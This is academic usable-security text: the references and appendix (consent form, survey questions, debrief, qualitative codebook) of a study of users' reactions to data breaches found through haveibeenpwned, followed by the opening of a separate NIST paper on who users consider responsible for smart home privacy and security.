[9] Cristian Bravo-Lillo, Lorrie Faith Cranor, Julie Downs, and Saranga Komanduri. Bridging the gap in computer security warnings: A mental model approach. *IEEE Security & Privacy*, 9(2):18–26, 2010.

[10] Scott Brown. Did you forget to reply to an email? the new gmail will remind you, 2018. https://www.androidauthority.com/gmail-nudges-feature-865435/.

[11] Mohamad Adam Bujang, Nadiah Sa'at, Tg Mohd Ikhwan Tg Abu Bakar, et al. Sample size guidelines for logistic regression from observational studies with large population: emphasis on the accuracy between statistics and parameters based on real life clinical data. *The Malaysian J. of Medical Sciences*, 25(4):122, 2018.

[12] Hsiangting Shatina Chen and Tun-Min Jai. Trust fall: data breach perceptions from loyalty and non-loyalty customers. *The Service Industries J.*, pages 1–17, 2019.

[13] CNBC. Target gives 10% discount to shoppers after data breach, 2013. https://www.cnbc.com/2013/12/20/target-gives-10-discount-to-shoppers-after-data-breach.html.

[14] Sauvik Das, Laura A Dabbish, and Jason I Hong. A typology of perceived triggers for end-user security and privacy behaviors. In *Symp. on Usable Privacy and Security*, pages 97–115, 2019.

[15] Sauvik Das, Joanne Lo, Laura Dabbish, and Jason I Hong. Breaking! A typology of security and privacy news and how it's shared. In *ACM CHI Conf. on Human Factors in Computing Sys.*, 2018. Art. 1.

[16] Behnam Dayanim and Edward George. Data breach litigation and regulatory enforcement: A survey of our present and how to prepare for the future. *Cyber Security*, 1(4):301–315, 2018.

[17] Joe DeBlasio, Stefan Savage, Geoffrey M Voelker, and Alex C Snoeren. Tripwire: Inferring internet site compromise. In *ACM SIGCOMM Conf. on Internet Measurement*, pages 341–354, 2017.

[18] Digital Shadows Photon Research Team. From exposure to takeover: The 15 billion stolen credentials allowing account takeover. Technical report, 2019.

[19] Alexandra Dmitrienko, Christopher Liebchen, Christian Rossow, and Ahmad-Reza Sadeghi. On the (in) security of mobile two-factor authentication. In *Intl. Conf. on Financial Cryptography and Data Security*, pages 365–383, 2014.

[20] Nora A Draper and Joseph Turow. The corporate cultivation of digital resignation. *New Media & Society*, 21(8):1824–1839, 2019.

[21] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've been warned: an empirical study of the effectiveness of web browser phishing warnings. In *ACM CHI Conf. on Human Factors in Computing Sys.*, pages 1065–1074, 2008.

[22] European Parliament. Regulation (eu) 2016/679 of the european parliament and of the council, 2016. https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679.

[23] Adrienne Porter Felt, Alex Ainslie, Robert W Reeder, Sunny Consolvo, Somas Thyagaraja, Alan Bettes, Helen Harris, and Jeff Grimes. Improving SSL warnings: Comprehension and adherence. In *ACM CHI Conf. on Human Factors in Computing Sys.*, pages 2893–2902, 2015.

[24] Adrienne Porter Felt, Robert W Reeder, Hazim Almuhimedi, and Sunny Consolvo. Experimenting at scale with google chrome's SSL warning. In *ACM CHI Conf. on Human Factors in Computing Sys.*, pages 2667–2670, 2014.

[25] Gemalto. Data breaches & customer loyalty 2017. Technical report, 2018.

[26] Google. Cleaning up after password dumps, 2014. https://security.googleblog.com/2014/09/cleaning-up-after-password-dumps.html.

[27] Claire Greene and Joanna Stavins. Did the target data breach change consumer assessments of payment card security? *J. of Payments Strategy & Sys.*, 11(2):121–133, 2017.

[28] Zahra Hassanzadeh, Sky Marsen, and Robert Biddle. We're here to help: Company image repair and user perception of data breaches. In *ACM Graphics Interface Conf.*, 2020.

[29] Troy Hunt. Have i been pwned: Check if you have an account that has been compromised in a data breach, 2020. https://haveibeenpwned.com/.

[30] Identity Theft Resource Center. Data breach report. Technical report, 2020.

[31] Ponemon Institute. The aftermath of a data breach: Consumer sentiment. Technical report, 2014.

[32] Markus Jakobsson. Two-factor inauthentication–the rise in sms phishing attacks. *Computer Fraud & Security*, 2018(6):6–8, 2018.

[33] Alexander Jenkins, Murugan Anandarajan, and Rob D'Ovidio. 'all that glitters is not gold': The role of impression management in data breach notification. *Western J. of Comm.*, 78(3):337–357, 2014.

[34] Jeffrey Jenkins, Alexandra Durcikova, and Jay F Nunamaker Jr. Mitigating the Security Intention-Behavior Gap: The Moderating Role of Required Effort on the Intention-Behavior Relationship. *J. of the Assoc. for Info. Sys.*, 22(1):1, 2021.

[35] Rhoda C Joseph. Data breaches: Public sector perspectives. *IT Professional*, 20(4):57–64, 2017.

[36] Ruogu Kang, Laura Dabbish, Nathaniel Fruchter, and Sara Kiesler. "My Data Just Goes Everywhere:" user mental models of the internet and implications for privacy and security. In *Symp. On Usable Privacy and Security*, pages 39–52, 2015.

[37] Sowmya Karunakaran, Kurt Thomas, Elie Bursztein, and Oxana Comanescu. Data breaches: User comprehension, expectations, and concerns with handling exposed data. In *Symp. on Usable Privacy and Security*, pages 217–234, 2018.

[38] Murat Kezer, Barış Sevi, Zeynep Cemalcilar, and Lemi Baruh. Age differences in privacy attitudes, literacy and privacy management on facebook. *Cyberpsychology*, 10(1), 2016.

[39] Bokyung Kim, Kristine Johnson, and Sun-Young Park. Lessons from the five data breaches: Analyzing framed crisis response strategies and crisis severity. *Cogent Business & Mgmt.*, 4(1):1–17, 2017.

[40] Brian Krebs. Are credit monitoring services worth it?, 2014. https://krebsonsecurity.com/2014/03/are-credit-monitoring-services-worth-it/.

[41] Thomas Kude, Hartmut Hoehle, and Tracy Ann Sykes. Big data breaches and customer compensation strategies: Personality traits and social influence as antecedents of perceived compensation. *Intl. J. of Operations & Production Mgmt.*, 37(1):56–74, 2017.

[42] Juhee Kwon and M Eric Johnson. The market effect of healthcare security: Do patients care about data breaches? In *Workshop on the Economics of Info. Security*, 2015.

[43] Charity Lacey. The aftermath: the non-economic impacts of identity theft. Technical report, Identity Theft Resource Center, 2018.

[44] Ravie Lakshmanan. Chrome and firefox will now alert you about data breaches involving your accounts, 2019. https://thenextweb.com/security/2019/10/23/chrome-and-firefox-will-now-alert-you-about-data-breaches-involving-your-accounts/.

[45] J Richard Landis and Gary G Koch. The measurement of observer agreement for categorical data. *Biometrics*, pages 159–174, 1977.

[46] Elmer Lastdrager, Inés Carvajal Gallardo, Pieter Hartel, and Marianne Junger. How effective is anti-phishing training for children? In *Symp. on Usable Privacy and Security*, pages 229–239, 2017.

[47] Ron Lieber. How to protect yourself after the equifax breach, 2019. https://www.nytimes.com/interactive/2017/your-money/equifax-data-breach-credit.html.

[48] George F Loewenstein, Elke U Weber, Christopher K Hsee, and Ned Welch. Risk as feelings. *Psychological bulletin*, 127(2):267, 2001.

[49] Rebecca T Mercuri. Analyzing security costs. *Comms. of the ACM*, 46(6):15–18, 2003.

[50] Vyacheslav Mikhed and Michael Vogan. Out of sight, out of mind: consumer reaction to news on data breaches and identity theft. *FRB of Philadelphia Working Paper*, pages 15–42, 2015.

[51] Vyacheslav Mikhed and Michael Vogan. How data breaches affect consumer credit. *J. of Banking & Finance*, 88:192–207, 2018.

[52] Saif M. Mohammad and Peter D. Turney. Crowdsourcing a word-emotion association lexicon. *Computational Intelligence*, 29(3):436–465, 2013.

[53] Mozilla. Firefox monitor, 2020. https://monitor.firefox.com/.

[54] Patrick Murmann, Delphine Reinhardt, and Simone Fischer-Hübner. To be, or not to be notified. In *Int. Conf. on ICT Systems Security and Privacy Protection*, pages 209–222. Springer, 2019.

[55] Steven Muzatko and Gaurav Bansal. Timing of data breach announcement and e-commerce trust. In *Midwest Assoc. for Info. Sys. Conf.*, 2018. Art. 7.

[56] Donald A Norman. Some observations on mental models. In Dedre Gentner and Albert L Stevens, editors, *Mental models*, chapter 1, pages 7–14. Hillsdale, 1983.

[57] Stefan Palan and Christian Schitter. Prolific.ac – a subject pool for online experiments. *J. of Behavioral and Experimental Finance*, 17:22–27, 2018.

[58] Sarah Pearman, Jeremy Thomas, Pardis Emami Naeini, Hana Habib, Lujo Bauer, Nicolas Christin, Lorrie Faith Cranor, Serge Egelman, and Alain Forget. Let's go in for a closer look: Observing passwords in their natural habitat. In *ACM Conf. on Computer and Comms. Security*, pages 295–310, 2017.

[59] Peng Peng, Chao Xu, Luke Quinn, Hang Hu, Bimal Viswanath, and Gang Wang. What happens after you leak your password: Understanding credential sharing on phishing sites. In *ACM Asia Conf. on Computer and Comms. Security*, pages 181–192, 2019.

[60] Justin Petelka, Yixin Zou, and Florian Schaub. Put your warning where your link is: Improving and evaluating email phishing warnings. In *ACM CHI Conf. on Human Factors in Computing Sys.*, 2019. Art. 518.

[61] Rachael M Peters. So you've been notified, now what: The problem with current data-breach notification laws. *Arizona Law Rev.*, 56:1171–1202, 2014.

[62] Katie Petrillo. Protect your accounts with breach alerts through lastpass, 2018. https://blog.lastpass.com/2018/11/protect-your-accounts-with-breach-alerts-through-lastpass/.

[63] Privacy Rights Clearinghouse. Data breaches, 2020. https://privacyrights.org/data-breaches.

[64] Emilee Rader, Samantha Hautea, and Anjali Munasinghe. "I Have a Narrow Thought Process": Constraints on explanations connecting inferences and self-perceptions. In *Symp. on Usable Privacy and Security*, pages 457–488, 2020.

[65] Emilee Rader and Rick Wash. Identifying patterns in informal sources of security information. *J. of Cybersecurity*, 1(1):121–144, 2015.

[66] Lee Rainie, Sara Kiesler, Ruogu Kang, Mary Madden, Maeve Duggan, Stephanie Brown, and Laura Dabbish. Anonymity, privacy, and security online. Technical report, Pew Research Center, 2013.

[67] Elissa M Redmiles, Amelia R Malone, and Michelle L Mazurek. I think they're trying to tell me something: Advice sources and selection for digital security. In *IEEE Symp. on Security and Privacy*, pages 272–288, 2016.

[68] Elissa M Redmiles, Noel Warford, Amritha Jayanti, Aravind Koneru, Sean Kross, Miraida Morales, Rock Stevens, and Michelle L Mazurek. A comprehensive quality evaluation of security and privacy advice on the web. In *USENIX Security Symp.*, pages 89–108, 2020.

[69] Robert W Reeder, Iulia Ion, and Sunny Consolvo. 152 simple steps to stay safe online: security advice for non-tech-savvy users. *IEEE Security & Privacy*, 15(5):55–64, 2017.

[70] William Roberds and Stacey L Schreft. Data breaches and identity theft. *J. of Monetary Economics*, 56(7):918–929, 2009.

[71] Steve Roberts. Learning lessons from data breaches. *Network Security*, 2018(11):8–11, 2018.

[72] Sasha Romanosky. Examining the costs and causes of cyber incidents. *J. of Cybersecurity*, 2(2):121–135, 2016.

[73] Sasha Romanosky, David Hoffman, and Alessandro Acquisti. Empirical analysis of data breach litigation. *J. of Empirical Legal Studies*, 11(1):74–104, 2014.

[74] Sasha Romanosky, Rahul Telang, and Alessandro Acquisti. Do data breach disclosure laws reduce identity theft? *J. of Policy Analysis and Mgmt.*, 30(2):256–286, 2011.

[75] Johnny Saldaña. *The Coding Manual for Qualitative Researchers*. Sage, 2015.

[76] Robert Schoshinski. Equifax data breach: Pick free credit monitoring, 2019. https://www.consumer.ftc.gov/blog/2019/07/equifax-data-breach-pick-free-credit-monitoring.

[77] Richard Shay, Iulia Ion, Robert W Reeder, and Sunny Consolvo. "My religious aunt asked why I was trying to sell her viagra": experiences with account hijacking. In *ACM CHI Conf. on Human Factors in Computing Sys.*, pages 2657–2666, 2014.

[78] Paschal Sheeran and Thomas L Webb. The intention–behavior gap. *Social and Personality Psych. Compass*, 10(9):503–518, 2016.

[79] Steve Sheng, Mandy Holbrook, Ponnurangam Kumaraguru, Lorrie Faith Cranor, and Julie Downs. Who falls for phish? a demographic analysis of phishing susceptibility and effectiveness of interventions. In *ACM CHI Conf. on Human Factors in Computing Sys.*, pages 373–382, 2010.

[80] Paul Slovic, Melissa L Finucane, Ellen Peters, and Donald G MacGregor. Risk as analysis and risk as feelings: Some thoughts about affect, reason, risk, and rationality. *Risk Analysis*, 24(2):311–322, 2004.

[81] Daniel J Solove and Danielle Keats Citron. Risk and anxiety: A theory of data-breach harms. *Texas Law Rev.*, 96:737–786, 2017.

[82] State of California. California Civil Code 1798.82. https://leginfo.legislature.ca.gov/faces/codes_displaySection.xhtml?lawCode=CIV&sectionNum=1798.82.

[83] Rahul Telang. Policy framework for data breaches. *IEEE Security & Privacy*, 13(1):77–79, 2015.

[84] The Federal Trade Commission. Credit Freeze FAQs, 2019. https://www.consumer.ftc.gov/articles/0497-credit-freeze-faqs.

[85] The Federal Trade Commission. When information is lost or exposed, 2020. https://www.identitytheft.gov/databreach.

[86] The Firefox Frontier. What to do after a data breach, 2019. https://blog.mozilla.org/firefox/what-to-do-after-a-data-breach/.

[87] Kurt Thomas, Frank Li, Ali Zand, Jacob Barrett, Juri Ranieri, Luca Invernizzi, Yarik Markov, Oxana Comanescu, Vijay Eranti, Angelika Moscicki, et al. Data breaches, phishing, or malware? understanding the risks of stolen credentials. In *ACM Conf. on Computer and Comms. Security*, pages 1421–1434, 2017.

[88] Dana Turjeman and Fred M Feinberg. When the data are out: Measuring behavioral changes following a data breach. *SSRN Electronic J.*, 2019.

[89] Jennifer R Veltsos. An analysis of data breach notifications as negative news. *Business Comm. Quarterly*, 75(2):192–207, 2012.

[90] Paul Wagenseil. What to do after a data breach, 2019. https://www.tomsguide.com/us/data-breach-to-dos,news-18007.html.

[91] Rick Wash. Folk models of home computer security. In *Symp. on Usable Privacy and Security*, 2010. Art. 11.

[92] Rick Wash, Emilee Rader, Ruthie Berman, and Zac Wellmer. Understanding password choices: How frequently entered passwords are re-used across websites. In *Symp. on Usable Privacy and Security*, pages 175–188, 2016.

[93] Ben Weinshel, Miranda Wei, Mainack Mondal, Euirim Choi, Shawn Shan, Claire Dolin, Michelle L Mazurek, and Blase Ur. Oh, the places you've been! User reactions to longitudinal transparency about third-party web tracking and inferencing. In *ACM Conf. on Computer and Comms. Security*, pages 149–166, 2019.

[94] Kimberly A Whitler and Paul W Farris. The impact of cyber attacks on brand image: Why proactive marketing expertise is needed for managing data breaches. *J. of Advertising Research*, 57(1):3–9, 2017.

[95] Victoria Woollaston. Facebook and netflix reset passwords after data breaches, 2016. https://www.wired.co.uk/article/facebook-netflix-password-reset.

[96] Achim Zeileis, Christian Kleiber, and Simon Jackman. Regression models for count data in R. *J. of Stat. Software*, 27(8):1–25, 2008.

[97] Verena Zimmermann, Merve Bennighof, Miriam Edel, Oliver Hofmann, Judith Jung, and Melina von Wick. 'Home, Smart Home' – exploring end users' mental models of smart homes. *Usable Security and Privacy Workshop at Mensch und Computer*, 2018.

[98] Yixin Zou, Shawn Danino, Kaiwen Sun, and Florian Schaub. You 'might' be affected: An empirical analysis of readability and usability issues in data breach notifications. In *ACM CHI Conf. on Human Factors in Computing Sys.*, 2019. Art. 194.

[99] Yixin Zou, Abraham H Mhaidli, Austin McCall, and Florian Schaub. "I've got nothing to lose": Consumers' risk perceptions and protective actions after the equifax data breach. In *Symp. on Usable Privacy and Security*, pages 197–216, 2018.

[100] Yixin Zou, Kevin Roundy, Acar Tamersoy, Saurabh Shintre, Johann Roturier, and Florian Schaub. Examining the adoption and abandonment of security, privacy, and identity theft protection practices. In *ACM CHI Conf. on Human Factors in Computing Sys.*, 2020. Art. 443.

Appendix

A Survey Material

A.1 Informed consent

Study Title: Awareness, Risk Perception, and Reaction Toward Data Breaches

Principal Investigators: *REDACTED*

Purpose of this Study: We are conducting a research study to understand how users perceive and react to data breaches.

Description of your involvement: If you agree to be part of the research study, we will ask you to complete an online survey where you will be asked to review data breach records associated with one of your email addresses based on a public database of security breaches (haveibeenpwned.com) and answer a few questions about the displayed records. We anticipate the survey will take about 15 minutes.

Requirements: To participate in the study, you must (1) be 18 years old or older; and (2) currently live in the United States.

Benefits: You may not receive a direct benefit from participating, but this study will help us develop better systems and technologies that empower Internet users to protect themselves against data breaches.

Risks: The risks and discomfort associated with participation in this study are no greater than those ordinarily encountered in daily life or during use of the Internet.

Compensation: You will be compensated $2.50 upon completing the survey.

Confidentiality: By participating in the study, you understand and agree that the *REDACTED* may be required to disclose your consent form, data and other personally identifiable information as required by law, regulation, subpoena or court order. Otherwise, your confidentiality will be maintained in the following manner:

Your data and consent form will be kept separate. Your research data will be stored securely and will only be accessible to the study team. By participating, you understand and agree that the data and information gathered during this study may be published in an academic journal or conference paper. You will not be asked to provide any direct personal identifiers in the study apart from your email address. *We do not track or store your email address as part of this study, and we will not be able tie your email address to any results or analysis. All records of your email address will reside only in temporary storage to facilitate the lookup of data breaches your email address was involved in and will be deleted following the completion of this task. The researchers will never see your email address.*

Right to Ask Questions & Contact Information: If you have questions about this research, you may contact the study team at *REDACTED*

The *REDACTED* Institutional Review Board has determined that this study is exempt from IRB oversight.

Voluntary Consent: By proceeding to the next page, you are agreeing to participate in this study. Please be sure that we have answered any questions you may have about the study, and you understand what you are being asked to do. You may contact the researchers at any time by emailing *REDACTED* if you think of a question later.

STATEMENT BY PERSON AGREEING TO PARTICIPATE IN THIS STUDY I have read this informed consent document and the material contained in it has been explained to me. I understand each part of the document, all my questions have been answered, and I freely and voluntarily choose to participate in this study. I can choose to withdraw from this research project at any time without penalty.

A.2 Email address-related questions

We are going to ask you to enter your most commonly used email address at the bottom of this page. We will use your email address to look up whether your email address has been disclosed in any data breaches (also called "security breaches"), using the public lookup service for data breaches haveibeenpwned.com. If your email address was involved in any data breaches, we will ask you some questions about those breaches.

Privacy Notice: We do not track or store your email address as part of this study, and we will not be able tie your email address to any results or analysis. All records of your email address will reside only in temporary storage to facilitate the lookup of data breaches your email address was involved in and will be deleted following the completion of this task. The researchers will never see your email address.

To access information about breaches, your email address will be communicated to haveibeenpwned.com, a public service not operated by us, which maintains a database of data breaches involving email addresses. Communication with haveibeenpwned.com will occur on secure and encrypted channels, and haveibeenpwned.com also does not permanently store email addresses used in queries. As described in their privacy policy: "Searching for an email address only ever retrieves the address from storage then returns it in the response, the searched address is never explicitly stored anywhere."

If you have any further concerns about providing your email address, you may opt-out of the survey at this time. We will remove any record of your participation. Note that if you choose to opt out, you will not be compensated.

1. Please enter your most commonly used email address. After the task, you may search for another email address, but for now, we are primarily interested in breaches that may have involved your most commonly used email address. [free text]
2. Thank you for providing your email address. Please tell us more about this email address. Whose email address is it? ○ It is my own account / I have sole ownership of this account ○ It is my shared account / I share the account with someone else (e.g., a partner or family member) ○ It is someone else's account / someone else has sole ownership of this account ○ I made up an email address just for this study
3. How often do you check emails in this account? ○ Every day ○ A few times a week ○ A few times a month ○ A few times a year
4. What do you use this email account for? Choose all that apply. ○ For professional correspondence (e.g., with colleagues, business partners) ○ For personal correspondence (e.g., friends and family members) ○ Account creation / signup for sensitive accounts (e.g., banking, taxes, etc.) ○ Account creation / signup of medium sensitive accounts (e.g., social media, online shopping) ○ Account creation / signup for low value accounts (I used it when I'm prompted to sign up but don't really care) ○ Other [free-text]
5. Approximately for how long have you been using this email account? [number entry] ○ year(s) ○ month(s) ○ week(s) ○ day(s)
6. How many other email addresses/accounts do you regularly use? (Not counting the one you entered) [number entry]

A.3 Breach-related questions

(if email not involved in a data breach) **Your email address has not been part of any of the data breaches recorded by haveibeenpwned.com.** That is great news for you, but we still would like to ask you some further questions.

7. In your opinion, what might be reasons that your email address has not been part of any data breach? [free text]
8. Do you believe another email address that you regularly use is more likely to have breaches? [yes/no]
9. Would you like to take this survey with that email address instead? [yes/no] *(if yes return participant to questions in Appendix A.2, if no continue to demographic questions in Appendix A.4)*

(if email involved in a data breach) **Your email address was part of a data breach:** According to haveibeenpwned.com your email address was part of one or more data breaches.

10. In your opinion, what might be reasons that your email address has been part of data breaches? [free text]

We will now ask you questions about three of these breaches. We will show you the full data breach history for your email address at the end of the survey.

(for up to three data breach, the following . . .)
Your email address was part of the following breach

[img and description of breach (see Figure 1)]

Please make sure you read the description of this breach, since we will now ask you a few questions with respect to this breach (the description of the breach will be available to you while answering the questions).

11. In your opinion, what might be reasons that your email address has been part of data breaches? [free text]
12. Prior to this study, were you aware that you are affected by this breach? ○ yes ○ no ○ unsure
13. *(if yes aware)* How did you first become aware that you are affected by this breach? ○ I was notified by the breached company. ○ I was notified by my bank or credit card company. ○ I was notified by a third-party breach notification service (e.g., Have I Been Pwned, Firefox Monitor, Breach Clarity). ○ I was notified by my credit monitoring or identity theft monitoring service (e.g., LifeLock, Credit Karma). ○ Someone else (e.g., a romantic partner or a family member) told me about it. ○ I found out myself through negative events in real life (e.g., suspicious activity on my credit card, locked out of online accounts.) ○ I learned about the breach through news media. ○ I do not remember. ○ Other [free text]
14. *(if yes aware)* Please describe how you felt when you learned that your information was part of this breach
    (if no/unsure aware) Please describe how you feel after now learning that your information was part of this breach. [free text]
15. *(if yes aware)* How concerned were you when you learned that your information was part of this breach?
    (if no/unsure aware) How concerned are you after now learning that your information was part of this breach? ○ Not at all concerned ○ Slightly concerned ○ Somewhat concerned ○ Very concerned ○ Extremely concerned
16. *(if yes aware)* Please describe how you think this breach has or will impact your life. If you suspect or have experienced impacts resulting from this breach, please describe them.
    (if no/unsure aware) Please describe how you think this breach will impact your life. If you suspect or have experienced impacts resulting from this breach, please describe them as well. [free text]
17. How concerned are you about the following data being compromised in this breach? [for each data type in the breach as provided by HIBP] ○ Not at all concerned ○ Slightly concerned ○ Somewhat concerned ○ Very concerned ○ Extremely concerned ○ I don't know ○ Does not apply to me (the company does not have my real information)
18. What did you do, if anything, after learning that your information was part of this breach? Please explain why. [free text]
19. Regarding this specific breach, please select how likely you are to initiate each the of the following actions within the next 30 days, or whether you have taken the action already. ○ Not likely ○ Somewhat likely ○ Very likely ○ I did/do this already ○ This does not apply to me / I don't understand
    (For each of the following actions:) • Change the password of my account for the breached company, if it exists • Change the password of other accounts that used the same password • Delete or deactivate my account for the breached company, if it exists • Enable two-factor authentication on my account for the breached company, if it is available • Use a credit or identity monitoring service (e.g., LifeLock, Identity Guard, IdentityForce, Credit Karma, Credit Sesame) • Use a breach notification service (e.g., Firefox Monitor, Breach Clarity, Have I Been Pwned) • Take legal action against the breached company • Review my credit reports and/or, bank/credit card statements for suspicious activity • File a complaint against the breached company with a consumer protection agency (e.g., FTC, CFPB, State Attorney General) • Place a credit freeze on my credit reports

20. Are there any other actions you would like to initiate within the next 30 days or other actions you have already taken? [free text]

A.4 Demographics & attention checks

21. Which of the following breaches were you asked about in this study? [multiple choice of the correct answer and four decoys]
22. What is your age? ○ 18-24 ○ 25-29 ○ 30-34 ○ 35-39 ○ 40-44 ○ 45-49 ○ 50-54 ○ 54-59 ○ 60-64 ○ 65+ ○ Prefer not to say
23. What is your gender? ○ Man ○ Woman ○ Non-Binary ○ Prefer not to answer ○ Other [free text]
24. What is the highest level of education you have completed? ○ Less than high school ○ High school or equivalent ○ Some college, no degree ○ Associate's degree, occupational ○ Associate's degree, academic ○ Bachelor's Degree ○ Master's Degree ○ Professional degree ○ Doctoral degree ○ Prefer not to say
25. What is the shape of a red ball? ○ Red ○ Blue ○ Square ○ Round ○ Prefer not to answer
26. Which of the following best describes your educational background or job field? ○ I have an education in, or work in, the field of computer science, computer engineering, or IT. ○ I do not have an education in, or work in, the field of computer science, computer engineering, or IT. ○ Prefer not to answer
27. Which of the following best describes your educational background or job field? ○ I have an education in or work-in/practice law or other legal services. ○ I do not have an education in or work-in/practice law or other legal services. ○ Prefer not to answer
28. What was your total household income before taxes during the past 12 months? ○ Under $15,000 ○ $15,000 to $24,999 ○ $25,000 to $34,999 ○ $35,000 to $49,999 ○ $50,000 to $74,999 ○ $75,000 to $99,999 ○ $100,000 to $149,999 ○ $150,000 or above ○ Prefer not to say

A.5 Debrief

Information on breaches your email address was part of: Thank you for completing our study. Please note that the information about data breaches we showed to you is real. Your email address, and potentially other personal information has been part of these breaches and could be used by criminals to steal your identity or access your accounts.

List of breaches your email address was part of: Below is the full list of breaches in which the email address you entered was involved according to haveibeenpwned.com. Please note that you can always obtain the same results by checking your email address on haveibeenpwned.com, which, in addition, also provides records with sensitive breaches upon the verification of your email account. Please keep in mind that this list only reflects breaches that are registered in the haveibeenpwned.com database, your information may have been exposed in other breaches.

Resources for breach recovery and further reading Here is a list of resources to help you prevent or recover from harm due your information being exposed in data breaches, as well as help you better protect yourself from data breaches in the future.

- *Resources about recovering from a data breach:*
  - Federal Trade Commission: Identity theft recovery steps
  - Federal Trade Commission: Credit Freeze FAQs
  - Firefox Monitor: What to do after a data breach
  - Norton: What to do after 5 types of data breaches
- *Resources about protecting yourself against future breaches:*
  - Firefox Monitor: How to create strong passwords
  - Firefox Monitor: Steps to protect your online identity

B Qualitative Codebook

In the following we provide our unified codebook with the primary codes, their respective counts, and their first-level sub-codes.

• **bad actors (17)**: *company sell data, hackers, department stores* • **behaviour (94)**: *continue use as before, insecure, keep using email, secure practice, email practice, insecure practice* • **cannot recall (17)**: *confused, unconcerned, surprised, concerned* • **consequence experienced (97)**: *compromised accounts, information disclosure, spam, data on the dark web, scam, attempted login, other account with same pwd, email disclosure, identity theft, social media account hacked, physical, financial disadvantage, unrecognized new account, past event, reputation, job offer missed, upset, site breached* • **consequence potentially (92)**: *spam, identity theft, compromised accounts, information misuse, financial disadvantage, scam, physical, financial account hacked, information disclosure, stalking, other account with same password, unrecognized new account* • **data not relevant (84)**: *outdated, fake data, not sensitive, unique password, not primary email, little data, will be caught by spam filter, so much data out there, account not used, unimportant password, unique username* • **data relevant (3)**: *sensitive* • **defense intended to be put into place as reaction to breach (180)**: *change password, monitor email, use secure passwords, monitor suspicious activity, monitor financial information, do not use facebook login for shopping sites, increase protective measures, change email, be more cautious, 2FA enabled, limit online disclosure, review accounts, stop using, reduced use email, check suspicious emails, signing up to websites less often, new email account, learn more about breach, reduced use site, close account, scan computer frequently, re-link security accounts, change financial information, change employer, monitor accounts, use vpn, review financial information, unique password, change username, use password manager, go after companies, learn about safeguarding, solve issues as they appear, security checkup, check financial information, protective measures, stop using email, protect email, stop using service, tor, investigate, strong password, location setting, no reuse password, be more careful, legal action* • **defense put into place as reaction to breach (226)**: *use password manager, change password, reduced use site, change emails, protective measures, 2FA enabled, change password creation strategy, unique password, no cc info in unused apps, actions caused by other breach, close account, change username, remove email from accounts, use secure passwords, review financial information, use breach monitors, be more cautious, review account information, update browser, check suspicious emails, change email, stop using site, nothing, changed info, check account, 2fa enabled, limit data disclosure, unsubscribed from mailer, change info, reviewed prior steps, monitoring, check financial, email practices, contacted company, changed email, unsubscribed, changed password, delete account, learn about breach, antivirus, called credit card company, recover hacked account, careful disclosure, no reuse password, strong password* • **defense put into place pro-actively before breach (40)**: *use secure passwords, 2FA enabled, be cautious, change password, don't answer phone calls, review financial information, unique password, use password manager, monitor accounts, monitor emails, unique email, protective measures, monitor credit reports, spam filter, stop using site, change email, account not used, monitor financial information* • **do not know hibpwnd (2)** • **feeling (929)**: *unconcerned, concerned, violated, annoyed, negative, skeptical, uncomfortable, fatigued, paranoid, cautious, hopeful, upset, scared, unsurprised, would have been contacted, overwhelmed, disappointed, unsure, reassured, don't care, curious, not worried, relief, insecure, no fear, worried, unhappy, not important enough, confused, indifferent, surprised, unsafe, ashamed, regret, informed, used to breaches, no blame on company, upset* • **first breach (1)** • **immediately informed (1)** • **impact (525)** *impact little, impact none, impact large, impact positive, impact unsure, impact negative, unconcerned* • **needs more info (1)** • **not hacked into a lot (1)** • **third party (11)**: *bad security, good security at company* • **unclear (2)**

"It's the Company, the Government, You and I": User Perceptions of Responsibility for Smart Home Privacy and Security

Julie Haney*, Yasemin Acar*†, and Susanne Furman*,
National Institute of Standards and Technology; †Leibniz University Hannover
{julie.haney, susanne.furman}@nist.gov; acar@sec.uni-hannover.de

Abstract

Smart home technology may expose adopters to increased risk to network security, information privacy, and physical safety. However, users may lack understanding of the privacy and security implications. Additionally, manufacturers often fail to provide transparency and configuration options, and few government-provided guidelines have yet to be widely adopted. This results in little meaningful mitigation action to protect users' security and privacy. But how can this situation be improved and by whom? It is currently unclear where *perceived responsibility* for smart home privacy and security lies. To address this gap, we conducted an in-depth interview study of 40 smart home adopters to explore where they assign responsibility and how their perceptions of responsibility relate to their concerns and mitigations. Results reveal that participants' perceptions of responsibility reflect an interdependent relationship between consumers, manufacturers, and third parties such as the government. However, perceived breakdowns and gaps in the relationship result in users being concerned about their security and privacy. Based on our results, we suggest ways in which these actors can address gaps and better support each other.

1 Introduction

While early adopters of IoT smart home technology have typically been more technically savvy, smart home devices are increasingly being purchased by non-technical users [31] who may not understand the technology's privacy and security implications. Within the current dynamic threat and technology environment, the uptick of smart home technology adoption may expose users to increased risks to their network security, privacy of their information, and quite possibly their physical safety [26]. In addition, global surveys have identified that security and privacy are significant concerns among both IoT adopters and non-adopters [9, 49], and that consumers would like more information about security and privacy when purchasing devices [33]. Therefore, it is imperative that smart home consumers be empowered to protect the security and privacy of their devices while still being able to enjoy the benefits of the technology. This would result in consumers feeling more comfortable with their devices and encourage additional adoption among those who currently have concerns.

Unfortunately, smart home devices may fail to provide transparency of privacy and security protections and may lack adequate security and privacy controls [24], while manufacturers may be unsure as how best to implement these [25]. Generally, third-party guidance on desirable privacy and security controls has not yet entirely converged and is not currently widely adopted since many of these efforts are nascent and reflect in-progress work.[1] In combination with users' lack of in-depth understanding of smart home device technology, privacy, and security, the result is limited meaningful mitigation actions being taken to protect consumer security and privacy [1, 32, 42, 49, 66]. For example, some users leave the room to have sensitive conversations out of earshot of the technology, unplug devices, or tape over cameras.

In order to create meaningful and effective privacy and security controls, interfaces, guidelines, and other resources to support users, it is important to understand who users believe are the responsible parties for privacy and security. Responsibility can be viewed as being active: "the state or fact of having a duty to deal with something."[2] A better understanding of perceptions of responsibility and framing within the context of duty/obligation might shed further light on what actions users are willing and able to take on their own versus which functions they feel are the duty of or would be better suited to others. Knowing the will of the consumer may then

*Certain commercial companies/products are identified in this paper to foster understanding. Such identification does not imply recommendation or endorsement by the National Institute of Standards and Technology, nor does it imply that the companies/products identified are necessarily the best available for the purpose.

[1] E.g., NISTIR 8259 was published in May 2020 [23]; ENISA published the updated *Good Practices for Security of IoT* [22] in November 2019; the UK published *Code of Practice for Consumer IoT Security* [17] in October 2018.

[2] https://www.lexico.com/en/definition/responsibility

